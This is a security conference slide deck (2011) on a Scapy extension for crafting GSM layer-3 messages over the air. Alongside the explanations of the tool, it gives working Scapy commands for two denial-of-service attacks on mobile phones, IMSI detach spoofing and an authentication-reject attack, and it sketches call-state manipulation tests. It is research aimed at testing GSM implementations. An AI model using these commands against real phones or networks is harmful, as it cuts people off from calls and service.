Extending Scapy by a GSM Air Interface

Laurent 'Kabel' Weber

12th October 2011 | Kuala Lumpur


About the author

- IT-Security enthusiast
- M. Sc. IT Security Ruhr Universität Bochum
- Co-Founder of Chaos Computer Club Lëtzebuerg
- Member of FluxFingers CTF team


Motivation

- Hard to test for independant security researchers
- Starting to place effort in GSM due to affordable infrastructure
- Supported by an open-source community
- No similar tool available

Structure of a GSM network



Structure of a GSM network



Scapy

- Powerful interactive packet manipulation program
- Fast way to create packets
- Easy to add new protocols
- Uses the python interpreter


Philosophy

- Create smallest valid messages
  - Optional Information Elements (IE)
  - Optional fields
- Every message can be created
- Add IE's by setting `<IE-name>_presence=1`
- Scapy GSM-um allows us to:
  - Create layer 3 messages on a command line
  - Send layer 3 messages from a BTS $\rightarrow$ MS
  - And from a MS $\rightarrow$ BTS
- Scope of the code so far: 04.08
- Limitations

Sending a message

- We need a method to send raw bytes to a device
- Added different sockets to Scapy:
  - UDP socket (i.e USRP)
  - TCP socket (i.e nanoBTS)
  - Unix Domain Socket (i.e osmocomBB)
- Offers most flexibility, easy to use with your preferred hardware

The test environment



- USRP1 - RFX900 - Clocktamer
- Sends messages to Mobile Stations using *testcall* of openBTS

Recreate captured packets

Measurement Report Message


```
>>> a=measurementReport()
>>> a.bcchC5Hi=10; a.bsicC6=29; a.bsicC5=18; a.bcchC6Hi=2; a.rxlevC6Lo=18;
>>> a.bcchC6Hi=2; a.rxlevC5Lo=3; a.rxlevC5Hi=1; a.bsicC4=25; a.bcchC4=0xa; a.bcchC2=3;
>>> a.bsicC2Lo=0; a.bcchC2=3; a.bsicC1Hi=1;  a.bsicC3Lo=25; a.bsicC1Hi=1;
>>> a.rxLevSub=39; a.noNcellLo=2; a.rxlevC4Lo=3; a.rxlevC3Lo=3; a.bcchC3=12;
>>> a.bcchC5Hi=3; a.bsicC1Hi=2; a.bsicC2Hi=1; a.bscicC2Hi=6; a.bsicC3Hi=3;
>>> a.baUsed=1; a.dtxUsed=1; a.rxLevFull=39; a.noNcellHi=1; a.rxlevC1=38;
>>> a.bcchC1=4; a.bsicC1Hi=2; a.rxlevC2=18; a.bsicC1Hi=1; a.bsicC3Lo=1;
>>> hexdump(a)
0000    06 15 E7 27 01 A6 22 12  0D 06 D8 CB 6A 65 33 24          ...'..".....je3$
0010    92 5D                                                    .]
```

Recreate captured packets


```
▼ GSM A-I/F DTAP - Measurement Report
  ▼ Protocol Discriminator: Radio Resources Management messages
      0000 .... = Skip Indicator: 0
      .... 0110 = Protocol discriminator: Radio Resources Management messages (6)
    DTAP Radio Resources Management Message Type: Measurement Report (0x15)
  ▷ Measurement Results
```


```
0000  01 01 49 06 15 e7 27 01  a6 22 12 0d 06 d8 cb 6a   ..I...'. ."....j
0010  65 33 24 92 5d                                     e3$.]
```

Performing a call



1. Call initiated by the mobile station
2. Call initiated by the base transceiver station

Performing a call



Performing a call

Perform a call using gsm-um

```
1 >>> sendum(setupMobileOriginated())
2 >>> sendum(connectAcknowledge())
```


Demonstration

1^{st} classical attack (MS $\leftrightarrow$ BTS)

Information element	Presence	Length
Mobility management protocol discriminator	M	1/2
Skip indicator	M	1/2
IMSI detach indication message type	M	1
Mobile station classmark	M	1
Mobile identity	M	2-9

Presence and length fields of an IMSI DETACH INDICATION message

- "M" means the IE is mandatory
- Length is expressed in bytes


0 1 1 0
0 0 0 0
Mobility Mgmnt PD
Skip Indicator
IMSI Detach Indication message type
Mobility Station Classmark
Mobile Identity
8 7 6 5 4 3 2 1
0 0 0 0 0 0 0 1
0 0 0 0 0 0 0 0
spare
Rev lvl
IND A5/1
RF power cap
0 0 0 0 0 1 0 1
length
1 0 1 1 1 0 0 1
Identity Digit 1
Odd/Even
Type of Id
1 1 0 1 0 1 0 1
Identity Digit 3
Identity Digit 2
Identity Digit 5
Identity Digit 4
Identity Digit 10
Identity Digit 9
Mandatory
Optional

1st classical attack (MS ↔ BTS)

De-registration Spoofing

```
>>> a=ImsiDetachIndication()
... a.typeOfId=1; a.odd=1; a.idDigit1=0xF;
... a.idDigit2_1=2; a.idDigit2=7; a.idDigit3_1=0;
... a.idDigit3=7; a.idDigit4_1=7; a.idDigit4=2;
... a.idDigit5_1=0; a.idDigit5=0; a.idDigit6_1=0;
... a.idDigit6=1; a.idDigit7_1=2; a.idDigit7=7;
... a.idDigit8_1=7; a.idDigit8=5; a.idDigit9_1=1; a.idDigit9=4;
>>> hexdump(a)
0000    05 01 00 08 F0 27 07 72  00 01 27 75 14    .....'.r..'u.
>>> sendum(a)
```

Results:

- User can't receive any SMS or call
- Everything looks normal to the user
- Active calls get killed

2nd classical attack (BTS ↔ MS)

Authentication reject attack

```
1  >>> a=authenticationReject()
2  >>> a.show()
3  ###[ Skip Indicator And Transaction Identifier and Protocol Discriminator ]###
4     ti= 0
5     pd= 5
6  ###[ Message Type ]###
7        mesType= 0x11
8  >>> hexdump(a)
9  0000    05 11
10 >>> sendum(a)
```


Results:

- Disconnected form the network: *SIM card registration failed*
- Unable to connect to any other GSM network until the Mobile Station is restarted

Demonstration


State-machines in GSM

- Available in the specifications (04.08 sect. 5.1 for MS side)
- Idea: Test the correct behaviour of the implementations
- Send legit messages in a "wrong" order
- Working on it using Scapy gsm-um
- Subgraph of MS side state-machine on the next slide


U0 NULL
MNCC-SET.-IND
U6 CALL PRESENT
DR (CONN)
U9 MT CALL CONFIRMED
DR (ALERT)
U10 ACTIVE
U7 CALL RECEIVED
MNCC-SET.-COMPL
DR (CONN)
DR (CONN)
U8 CONN REQUEST

State-machines in GSM

- This is work in progress
- Call-Clearing example:



State-machines in GSM

- Idea: Make the user think we hangup

Test 1

```
1 >>> a = setupMobileOriginated()
2 >>> b = connectAcknowledge()
3 >>> c = disconnectNetToMs()
4 >>> a = setupMobileOriginated()
```

Test 2

```
1 >>> a = setupMobileOriginated()
2 >>> b = connectAcknowledge()
3 >>> c = disconnectNetToMs()
4 >>> b = connectAcknowledge()
```

Note: Didn't work, at least not on my phones ;-)

Source code

```
Only wimps use tape backup: _real_ men just
upload their important stuff on ftp, and let
the rest of the rest of the world mirror it ;)
```

– Linus Torvalds

hg clone http://hg.secdev.org/scapy my-scapy

- Examples: `http://0xbadcab1e.lu/scapy_gsm_um-howto.txt`
- Bugs, feedback & questions: `<k@0xbadcab1e.lu>`
- twitter: @kabel

Thank you

- Thanks for your attention
- Any questions?